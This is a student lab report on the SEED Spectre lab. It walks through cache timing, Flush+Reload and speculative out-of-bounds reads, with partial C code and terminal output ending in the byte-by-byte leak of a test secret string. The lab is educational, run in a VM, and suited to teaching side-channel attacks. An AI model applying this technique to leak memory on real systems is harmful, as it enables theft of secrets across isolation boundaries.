

Spectre Attack REPORT

Task

Step Description

Outcome/Observations

Task 1: CPU Cache Read Timing

- Measured the time difference between cache and main memory accesses by accessing cached and uncached elements in an array.

- Used `__rdtscp` to measure CPU cycles.

- Data in the cache was accessed faster than uncached data.

- CPU numbers went down with increased tests (400 average to 80 average)

- Code used:

```
c time1 = __rdtscp(&junk);
junk = *addr; time2 = __rdtscp(&junk) - time1;

[09/18/24]seed@VM:~/Downloads$ cd Labsetup
[09/18/24]seed@VM:~/.../Labsetup$ gcc CacheTime.c -o test
[09/18/24]seed@VM:~/.../Labsetup$ ./test
Access time for array[0*4096]: 2872 CPU cycles
Access time for array[1*4096]: 438 CPU cycles
Access time for array[2*4096]: 464 CPU cycles
Access time for array[3*4096]: 210 CPU cycles
Access time for array[4*4096]: 476 CPU cycles
Access time for array[5*4096]: 444 CPU cycles
Access time for array[6*4096]: 464 CPU cycles
Access time for array[7*4096]: 244 CPU cycles
Access time for array[8*4096]: 470 CPU cycles
Access time for array[9*4096]: 464 CPU cycles
[09/18/24]seed@VM:~/.../Labsetup$
```

Task 2: Side Channel Using Cache

- Flushed the cache using `_mm_clflush`.

- Accessed secret value via a function and measured time to reload array elements.

- Deduced secret from timing data.

- Speculative execution caused certain elements to be cached, and fast access times helped infer the secret.

- In 25 runs, 6 runs produced the secret.

- Code used for cache flush and time measurement:

```
c _mm_clflush(&array[i*4096 + DELTA]); if (time2 <=
CACHE_HIT_THRESHOLD) {
printf("array[%d*4096 + %d] is in cache.\n", i, DELTA);
printf("The Secret = %d.\n", i); }
```

Seed-Ubuntu20.04 [Running] - Oracle VM VirtualBox

```
[09/22/24]seed@VM:~/.../Labsetup$ ./FlushReload
[09/22/24]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[09/22/24]seed@VM:~/.../Labsetup$ ./FlushReload
[09/22/24]seed@VM:~/.../Labsetup$ ./FlushReload
[09/22/24]seed@VM:~/.../Labsetup$ ./FlushReload
[09/22/24]seed@VM:~/.../Labsetup$ ./FlushReload
[09/22/24]seed@VM:~/.../Labsetup$ ./FlushReload
[09/22/24]seed@VM:~/.../Labsetup$ ./FlushReload
[09/22/24]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[09/22/24]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[09/22/24]seed@VM:~/.../Labsetup$ ./FlushReload
[09/22/24]seed@VM:~/.../Labsetup$ ./FlushReload
[09/22/24]seed@VM:~/.../Labsetup$ ./FlushReload
[09/22/24]seed@VM:~/.../Labsetup$ ./FlushReload
[09/22/24]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[09/22/24]seed@VM:~/.../Labsetup$ ./FlushReload
```



```
[09/22/24]seed@VM:~/.../Labsetup$ ./FlushReload
[09/22/24]seed@VM:~/.../Labsetup$ ./FlushReload
[09/22/24]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[09/22/24]seed@VM:~/.../Labsetup$ ./FlushReload
[09/22/24]seed@VM:~/.../Labsetup$ ./FlushReload
[09/22/24]seed@VM:~/.../Labsetup$ ./FlushReload
[09/22/24]seed@VM:~/.../Labsetup$ ./FlushReload
[09/22/24]seed@VM:~/.../Labsetup$ ./FlushReload
```

Task 3: Out-of-Order Execution and Branch Prediction	<ul style="list-style-type: none">- Trained CPU branch predictor by repeatedly calling a function with values within a valid range.- Passed a larger value to trigger speculative execution.- Observed cache traces left by out-of-order execution.	<ul style="list-style-type: none">- Removing the flush allowed speculative execution based on stale data.- Using <code>i + 20</code> resulted in cache misses due to accessing a different range of memory.
<ul style="list-style-type: none">- Code snippet for speculative execution:	<pre>c _mm_clflush(&size); for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 + DELTA]); victim(97);</pre> <pre>[09/22/24]seed@VM:~/.../Labsetup\$./SpectreExperiment [09/22/24]seed@VM:~/.../Labsetup\$./SpectreExperiment [09/22/24]seed@VM:~/.../Labsetup\$ [09/22/24]seed@VM:~/.../Labsetup\$./SpectreExperiment [09/22/24]seed@VM:~/.../Labsetup\$ nano SpectreExperiment.c [09/22/24]seed@VM:~/.../Labsetup\$ [09/22/24]seed@VM:~/.../Labsetup\$./SpectreExperiment [09/22/24]seed@VM:~/.../Labsetup\$ nano SpectreExperiment.c [09/22/24]seed@VM:~/.../Labsetup\$./SpectreExperiment array[97*4096 + 1024] is in cache. The Secret = 97. [09/22/24]seed@VM:~/.../Labsetup\$ gcc -o SpectreExperiment SpectreExperiment.c [09/22/24]seed@VM:~/.../Labsetup\$./SpectreExperiment [09/22/24]seed@VM:~/.../Labsetup\$ █</pre>	
Task 4: Noise Reduction and Improved Accuracy	<ul style="list-style-type: none">- Multiple runs of the attack performed to minimize noise and improve accuracy.- Modified the scoring system to skip index 0, which often caused false positives.	<ul style="list-style-type: none">- Running the attack multiple times increased accuracy.- Skipping <code>scores[0]</code> reduced noise.- The secret value was found every 2 non finds after a couple noise filled runs
<ul style="list-style-type: none">- Code used for avoiding score 0:	<pre>c int max = 1; for (i = 1; i < 256; i++) { if (scores[max] < scores[i]) max = i; }</pre> <pre>[09/22/24]seed@VM:~/.../Labsetup\$ gcc -o SpectreAttack SpectreAttack.c [09/22/24]seed@VM:~/.../Labsetup\$./SpectreAttack secret: 0x5639d9264008 buffer: 0x5639d9266018 index of secret (out of bound): -8208 [09/22/24]seed@VM:~/.../Labsetup\$./SpectreAttack secret: 0x564cfc580008 buffer: 0x564cfc582018 index of secret (out of bound): -8208 array[83*4096 + 1024] is in cache. The Secret = 83(S). [09/22/24]seed@VM:~/.../Labsetup\$./SpectreAttack secret: 0x55fedc5d0008 buffer: 0x55fedc5d2018 index of secret (out of bound): -8208 [09/22/24]seed@VM:~/.../Labsetup\$./SpectreAttack secret: 0x56547b97a008 buffer: 0x56547b97c018 index of secret (out of bound): -8208 [09/22/24]seed@VM:~/.../Labsetup\$./SpectreAttack secret: 0x5611ac575008 buffer: 0x5611ac577018</pre>	<pre>array[83*4096 + 1024] is in cache. The Secret = 83(S). [09/22/24]seed@VM:~/.../Labsetup\$./SpectreAttack secret: 0x55888e52b008 buffer: 0x55888e52d018 index of secret (out of bound): -8208 [09/22/24]seed@VM:~/.../Labsetup\$./SpectreAttack secret: 0x561f35a4c008 buffer: 0x561f35a4e018 index of secret (out of bound): -8208 array[83*4096 + 1024] is in cache. The Secret = 83(S). [09/22/24]seed@VM:~/.../Labsetup\$./SpectreAttack secret: 0x56139b18c008 buffer: 0x56139b18e018 index of secret (out of bound): -8208 array[83*4096 + 1024] is in cache. The Secret = 83(S). [09/22/24]seed@VM:~/.../Labsetup\$./SpectreAttack secret: 0x56246bd7e008 buffer: 0x56246bd80018 index of secret (out of bound): -8208</pre>

Task 5: Improved Spectre Attack	<ul style="list-style-type: none">- Automatically repeated the attack 1000 times to build a score array for each potential secret value.- Analyzed which value had the highest score to identify the secret.	<ul style="list-style-type: none">- The attack became more reliable after multiple runs, and the value with the highest score corresponded to the secret.- Skipping score[0] further reduced noise and made it find secret value faster and always correct.- Usleep is inversely proportional to number of hits
--	---	---

- Code used for multiple runs and scoring:

```
c for(i=0;i<256; i++) scores[i]=0;
for (i = 0; i < 1000; i++) {
spectreAttack(index_beyond);
usleep(10);
reloadSideChannelImproved(); }
```

Running before any code was changed -	After changing code to not read score(0) as secret -
	

Code changes to not read secret value as 0:

```
int max = 0; // Initialize with index 0
for (i = 0; i < 256; i++) {
    if(scores[max] < scores[i]) max = i;
}
```

Change it to:

```
int max = 1; // Initialize with index 1 to skip 0
for (i = 1; i < 256; i++) { // Start loop from 1 to avoid 0
    if (scores[max] < scores[i]) max = i;
}
```

Task 6: Steal the Entire Secret String	<ul style="list-style-type: none">- Extended the Spectre attack to steal the entire secret string by repeating the attack for each byte of the secret.- Aggregated the results to reconstruct the full secret.- Only int main was changed from Task 5 to Task 6 to iterate through the secret code (code under screenshot)	<ul style="list-style-type: none">- Successfully stole and reconstructed the entire secret string using speculative execution.- No runs showed any failures (same task 5 code was used including change to remove 0s from being read as the secret
---	--	---

LAB. 1

```
Reading secret value at 0xffffffffffffdfec = The secret value is 83:S
The number of hits is 5
Reading secret value at 0xffffffffffffdfed = The secret value is 111:o
The number of hits is 23
Reading secret value at 0xffffffffffffdfee = The secret value is 109:m
The number of hits is 50
Reading secret value at 0xffffffffffffdfef = The secret value is 101:e
The number of hits is 48
Reading secret value at 0xffffffffffffdff0 = The secret value is 32:
The number of hits is 16
Reading secret value at 0xffffffffffffdff1 = The secret value is 83:S
The number of hits is 51
Reading secret value at 0xffffffffffffdff2 = The secret value is 101:e
The number of hits is 91
Reading secret value at 0xffffffffffffdff3 = The secret value is 99:c
The number of hits is 38
Reading secret value at 0xffffffffffffdff4 = The secret value is 114:r
The number of hits is 29
Reading secret value at 0xffffffffffffdff5 = The secret value is 101:e
The number of hits is 81
Reading secret value at 0xffffffffffffdff6 = The secret value is 116:t
The number of hits is 9
Reading secret value at 0xffffffffffffdff7 = The secret value is 32:
The number of hits is 34
Reading secret value at 0xffffffffffffdff8 = The secret value is 86:V
The number of hits is 36
Reading secret value at 0xffffffffffffdff9 = The secret value is 97:a
The number of hits is 32
Reading secret value at 0xffffffffffffdffA = The secret value is 108:l
The number of hits is 38
Reading secret value at 0xffffffffffffdffB = The secret value is 117:u
The number of hits is 22
Reading secret value at 0xffffffffffffdffC = The secret value is 101:e
The number of hits is 61
```

```
int main() {
    int outerIndex;           // Loop variable for iterating through each character of the secret
    uint8_t accessedValue;    // Variable to hold the accessed value
    int charIndex;            // Loop variable for iterating through each character of the secret

    // Loop through each character in the secret string
    for (charIndex = 0; charIndex < strlen(secret); charIndex++) {
        // Calculate the index for the current character to leak
        // outOfBoundsIndex will hold the out-of-bounds index for the speculative access
        size_t outOfBoundsIndex = (size_t)(secret - (char *)buffer) + charIndex;

        // Flush the cache to prepare for the timing attack
        flushSideChannel();

        // Reset scores for each possible byte value (0-255)
        for (outerIndex = 0; outerIndex < 256; outerIndex++) {
            scores[outerIndex] = 0;
        }

        // Perform the attack multiple times to gather enough data
        for (outerIndex = 0; outerIndex < 1000; outerIndex++) {
            // Execute the Spectre attack for the calculated index
            spectreAttack(outOfBoundsIndex);
            // Reload side channel to analyze timing results
            reloadSideChannelImproved();
        }

        // Find the byte value that had the most cache hits
        int maxScoreIndex = 1; // Start with the second byte (0 is usually not a valid character)
        for (outerIndex = 1; outerIndex < 256; outerIndex++) {
            if (scores[maxScoreIndex] < scores[outerIndex]) {
                maxScoreIndex = outerIndex; // Update maxScoreIndex to the index with the highest score
            }
        }
    }
}
```

LAB. 1

```
    }

    // Print the address of the secret character being read
    printf("Reading secret value at %p = ", (void *)outOfBoundsIndex);
    // Print the leaked secret character and its ASCII value
    printf("The secret value is %d:%c\n", maxScoreIndex, (char)maxScoreIndex);
    // Print the number of hits that contributed to this result
    printf("The number of hits is %d\n", scores[maxScoreIndex]);
}

return 0; // Return 0 to indicate successful completion
}
```
